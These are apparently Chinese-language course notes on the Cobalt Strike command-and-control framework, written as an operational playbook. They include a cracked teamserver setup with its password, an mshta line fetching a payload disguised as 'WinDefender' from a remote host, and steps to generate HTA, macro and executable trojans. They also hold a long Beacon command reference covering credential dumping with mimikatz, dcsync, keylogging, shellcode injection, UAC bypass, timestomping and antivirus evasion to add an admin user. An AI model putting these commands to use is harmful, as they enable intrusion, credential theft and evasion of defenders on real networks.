常用命令

安装目录 tools/攻击测试

chichiHEHE@1d

mshta http://10.232.45.202:9002/WinDefender.ext

java -XX:+AggressiveHeap -XX:+UseParallelGC -jar cobaltstrike.jar

sudo java -XX:ParallelGCThreads=4 -XX:+AggressiveHeap -XX:+UseParallelGC -Xms512M -Xmx1024M -jar cobaltstrike.jar


一些命令

```
getuid
getsystem
getprivs

net view mioffice.cn
net dclist // 列出域控制器
net logons
net sessions

execute [program][arguments] # 命令没有回显

StealToken # 在域名中，普通用户发现域管运行的进程，用这个模块获取域管进程的权限
```



Interact 打开beacon

Access

dumphashes 获取hash

Elevate 提权

GoldenTicket 生成黄金票据注入当前会话

MAketoken 凭证转换

RunMimikatz 运行 Mimikatz

SpawnAs 用其他用户生成CobaltStrike侦听器

Explore

BrowserPivot 劫持目标浏览器进程

Desktop(VNC) 桌面交互

FileBrowser 文件浏览器

NetView 命令Net View

Portscan 端口扫描

Processlist 进程列表

Screenshot截图

Pivoting

SOCKSServer 代理服务

Listener 反向端口转发

DeployVPN 部署VPN

Spawn 新的通讯模式并生成会话

Session 会话管理，删除，心跳时间，退出，备注

在域环境下，常用access中很多模块；像我们现在这种只有一台靶机的情况下，explore的模块是很有用的；pivoting是在高级渗透过程中非常经典的技术，在后续高级课程中再展开

我们这次熟悉下explore的一些模块

比如screenshot

选中后在日志中就出现记录了

环境安装配置

服务端

```
chmod 777 teamserver
[lan@pk-lan cobaltstrike4.0_cracked]$ sudo ./teamserver 10.231.46.125
chichiHEHE@1d
[sudo] lan 的密码：
[*] Generating X509 certificate and keystore (for SSL)
Warning:
JKS 密钥库使用专用格式。建议使用 "keytool -importkeystore -srckeystore
./cobaltstrike.store -destkeystore ./cobaltstrike.store -deststoretype pkcs12"
迁移到行业标准格式 PKCS12。
[+] Team server is up on 50050
[*] SHA256 hash of SSL cert is:
8156b9b2031df014e27e1ade6e9f2568b95ff6a62c66128117cf83377e6a68e8
```

客户端 - linux

```
  java -XX:+AggressiveHeap -XX:+UseParallelGC -jar cobaltstrike.jar
```

快速开始

首先创建一个listener

左上角的cobaltstrike->listeners 。 此时listener出现了新记录

接下来我们选择攻击的途径

Attack -> html application -> Powershell，采用html应用的途径攻击

listeners

监听器（listeners）——这个很重要是用来监听回连的

各种监听器的用途

```
windows/beacon dns/reverse dns_txt
windows/beacon_dns/reverse_http
windows/beacon_http/reverse_http
windows/beacon_https/reverse_https
windows/beacon_smb/bind_pipe
windows/beacon_tcp/bind_tcp
windows/foreign/reverse_http
windows/foreign/reverse_https
windows/foreign/reverse_tcp
```

监听器大体分为两类beacon和foreign

- beacon类为Cobalt Strike 自身监听器，包括dns,http,https,smb四种方式的监听器
- foreign类为外部监听器，通常与MSF或者Armitage联动等等

Beacon类监听器介绍:

windows/beacon_dns/reverse_dns_txt

全部通信默认都是使用dns txt进行(隐蔽性好，传输慢建议在无法建立tcp的时候使用)

---

windows/beacon_dns/reverse_http

第一次连接将通过HTTP GET连接下载其所有任务之后将默认使用dns A进行通信

---

windows/beacon_http/reverse_http

使用http通信

---

windows/beacon_https/reverse_https

使用https加密通信

---

windows/beacon_smb/bind_pipe

使用smb通信在内网中使用，通过父级Beacon进行通讯

---

windows/beacon_tcp/bind_tcp

使用tcp进行通信和上面的smb一样

- **windows/foreign/reverse_http**
- **windows/foreign/reverse_https**
- **windows/foreign/reverse_tcp**

都是外部监听器分别是使用http,https,tcp进行通信

beacon为cs内置监听器,也就是说,当我们在目标系统成功执行payload以后,会弹回一个beacon的shell给cs **foreign**主要是提供给外部使用的一些监听器,比如你想利用cs派生一个meterpreter或者armitage的shell回来,来继续后面的内网渗透,这时就选择使用外部监听器

Attack 攻击

1.生成后门，生成各种后门来连接cs这里要说一下生成hta程序时不要使用Executable否则运行会报错具体什么问题我也没有研究过反正其他的可以使用如Powershell类型VBA类型

- **HTML Application** 生成恶意的HTA木马文件
- **MS Office Macro** 生成office宏病毒文件
- **Payload Generator** 生成各种语言版本的payload
- **USB/CD AutoPlay** 生成利用自动播放运行的木马文件
- **Windows Dropper** 捆绑器，能够对其他文件进行捆绑
- **Windows Executable** 生成可执行exe木马
- **Windows Executable(S)** 生成无阶段的可执行exe木马

基本功能使用

创建监听器

Cobalt Strike—>监听器—>Add

创建后门

攻击—>生成后门—>选择类型

让目标运行后门等待目标上线

这里我还是改用公网vps当服务器吧更真实一些

external 代表外网ip(既是连接cs服务端的ip) **internal** 代表内网ip **user** 代表用户 **computer** 代表计算机名 **note** 代表备注 **pid** 代表此后门的pid **last** 代表休眠时间这个和sleep有关每当到达sleep设置的秒数时就会重置为0默认sleep为60

Beacon命令

```
help 帮助命令显示全部命令
help xxx 显示某个命令的详细信息
argue 进程参数欺骗
argue [command] [fake arguments]
argue 命令 假参数 欺骗某个命令参数
argue [command]
```

```
argue 命令 取消欺骗某个命令参数
利用这个也可以绕过360添加用户比如：
argue net1 /hello /hello /hello /hello /hello
run net1 user admin 123451 /add

runasadmin # 以高权限运行
runasadmin [command] [args]
runasadmin 命令 参数

setenv 用来设置环境变量
setenv [key] [value]

reg 用来查询注册表
reg query  [x86|x64] [root\path]
reg queryv [x86|x64] [root\path] [subkey]
root可以使用HKLM, HKCR, HKCC, HKCU, HKU

execute-assembly 在目标上执行本地.NET程序
execute-assembly [/path/to/file.exe] [args]

dllload 使用LoadLibrary将DLL加载到指定的进程中。DLL必须在于目标上
dllload [pid] [c:\path\to\file.dll]

getprivs # 启用尽可能多的系统权限

kerberos_ticket_purge 清除当前shell的Kerberos票据

kerberos_ccache_use 从ccache文件中导入Kerberos票据
kerberos_ccache_use [/path/to/file.ccache]

kerberos_ticket_use 从ticket文件中导入Kerberos票据
kerberos_ticket_use [/path/to/file.ticket]

kill 结束进程
kill [pid]

ps 查看进程列表

timestomp 将一个文件的时间戳应用的另一个文件
timestomp [fileA] [fileB]

bypassuac 绕过uac获取权限
bypassuac [listener]

getuid 获取用户ID

rev2self 恢复原始令牌

steal_token 从进程中窃取令牌
```

```
steal_token [pid]

getsystem 获取system权限

link 重新连接到SMB Beacon后门并建立对它的控制
link [target]
link 目标

link [ip] 连接到指定的Beacon
link ip地址

connect 重新连接到TCP Beacon后门并建立对它的控制
connect [target]
connect 目标

unlink 断开与当前的Beacon连接,等待另一个Beacon的连接
unlink 默认断开与当前的Beacon连接
unlink [ip] 断开与指定的Beacon连接

cd 切换目录

clear 清除Beacon任务列队

download 下载文件
download [file]

shell 执行cmd命令(通过cmd.exe程序执行)
shell [command] [args]

powershell 执行powershell命令(调用powershell.exe执行)
powershell [commandlet] [args]

powershell-import 导入powershell模块
powershell-import [/path/to/local/script.ps1]

execute 执行程序
execute [program] [args]
执行程序不返回输出

run 执行程序(和shell命令差不多不过run不通过cmd.exe执行)
run [program] [args]
执行程序返回输出

inject 向一个进程注入监听器shellcode
inject [pid] <x86|x64> [listener]

shinject 向一个进程注入shellcode
shinject [pid] <x86|x64> [/path/to/my.bin]
```

```
shspawn 创建一个进程并将shellcode注入其中。
shspawn <x86|x64> [/path/to/my.bin]

dllinject 利用反射dll注入一个进程
dllinject [pid] [/path/to/my.dll]

keylogger 将键盘注入器注入指定进程
keylogger [pid] <x86|x64> 注入指定进程开启键盘记录
keylogger 开启键盘记录(生成一个临时进程并将键盘记录注入其中)

message 向用户显示消息cs作者说这是一个愚蠢的命令(笑)
message [text]

socks 开启socks4代理
socks [stop|port]
socks stop 停止代理
socks port 在指定 端口开启代理
注意:如果Beacon在睡眠时流量是不会被代理的请使用sleep进行改变,减少睡眠时间或更改为交互式
sleep 0

sleep 在最前面说了这里不说了

spawn 生成x86或x64进程并将shellcode注入其中派生会话
spawn [x86|x64] [listener]
spawn [listener]

spawnto 指定生成进程注入时使用的程序路径默认使用的程序为rundll32.exe
spawnto [x86|x64] [c:\path\to\whatever.exe]

upload 上传文件到目标
upload [/path/to/file]

runas 以其他用户身份执行程序
runas [DOMAIN\user] [password] [command] [args]
如果未指定DOMAIN，Beacon将尝试以本地用户身份进行身份验证。
如果你在SYSTEM上下文中，此命令通常会失败。

pwd 查看在目标机上的路径

covertvpn 前面介绍过
covertvpn [interface] [ip address]

browserpivot 浏览器代理前面介绍过
browserpivot [pid] [x86|x64]
browserpivot [stop]

desktop 远程桌面(VNC)
desktop [pid] [x86|x64] [high|low]
desktop [high|low]
```

将vnc注入到指定进程可以选择画面质量是高质量还是低质量

jobs 列出在后台运行的各种后渗透任务

jobkill 结束后渗透任务
jobkill [job ID]

hashdump 转储密码哈希

wdigest 使用mimikatz转储明文凭据

mimikatz 执行mimikatz命令
mimikatz [module::command] <args>
mimikatz [!module::command] <args>
mimikatz [@module::command] <args>
和普通使用mimikatz没什么区别

screenshot 屏幕截图
screenshot [pid] <x86|x64> [run time in seconds]
screenshot 默认截图屏幕

make_token 制作令牌
make_token [DOMAIN\user] [password]
前面同样介绍过

downloads 查看正在进行的下载任务

cancel 取消正在进行的下载
cancel [*file*]

rportfwd 端口转发
rportfwd [bind port] [forward host] [forward port] 开启指定端口转发
rportfwd stop [bind port] 停止指定端口转发

elevate 使用exp
elevate [exploit] [listener]

mkdir 创建目录
mkdir [folder]

ls 查看文件

rm 删除文件

drives 列出盘符

psexec_psh 利用psexec和powershell生成会话
psexec_psh [host] [listener]

```
wmi 利用WMI和PowerShell生成会话
wmi [host] [listener]

winrm 利用WinRM 和PowerShell生成会话
winrm [host] [listener]

psexec 利用psexec生成会话
psexec [host] [share] [listener]
[share]指定要将文件复制到哪个共享(例如, ADMIN$或C$)

spawnas 以其他用户权限生成会话
spawnas [DOMAIN\user] [password] [listener]

portscan 端口扫描
portscan [targets] [ports] [arp|icmp|none] [max connections]
portscan 目标 端口 方式 最大连接
目标可以指定一个范围 端口以逗号分隔

net net工具和Windwos上的差不多
net computers
net dclist
net domain_trusts
net group
net localgroup
net groups
net logons
net sessions
net share
net user
net time
net view

logonpasswords 使用mimikatz转储明文凭据和NTLM哈希

note 备注

dcsync 就是mimikatz的dcsync功能
dcsync [DOMAIN.fqdn] <DOMAIN\user>

powerpick 使用Unmanaged PowerShell执行命令(不会调用powershell.exe程序)
powerpick [commandlet] [args]

psinject 向特定进程中注入非托管PowerShell并通过其执行指定的命令
psinject [pid] [x86|x64] [commandlet] [args]

ssh ssh远程连接
ssh [ip:port] [user] [pass]

ssh-key 使用密钥远程
```

```
ssh [ip:port] [user] [/path/to/key.pem]

cp 复制文件

mv 移动文件

ppid 指定一个pid作为执行Beacon命令的父进程，runas命令不受这个影响
ppid [pid]
ppid 单独输入ppid重置为默认

spawnu 在指定的pid中生成powershell子进程执行palyoad
spawnu [pid] [listener]

runu 指定一个pid为父进程在其中执行一条命令
runu [pid] [command] [args]
```

Script Console

安装脚本后，输入elevate ，更新

```
? 执行sleep判断语句并输出结果
e 执行sleep说明语句
help 帮助
load 加载一个脚本
ls 列出加载的所有脚本
proff 关闭脚本分析器
pron 为开启脚本分析器
profile 脚本性能统计
reload 重新加载脚本
troff 关闭脚本跟踪功能
tron 开启脚本跟踪功能
unload 卸载脚本
x 执行sleep表达式并输出结果
```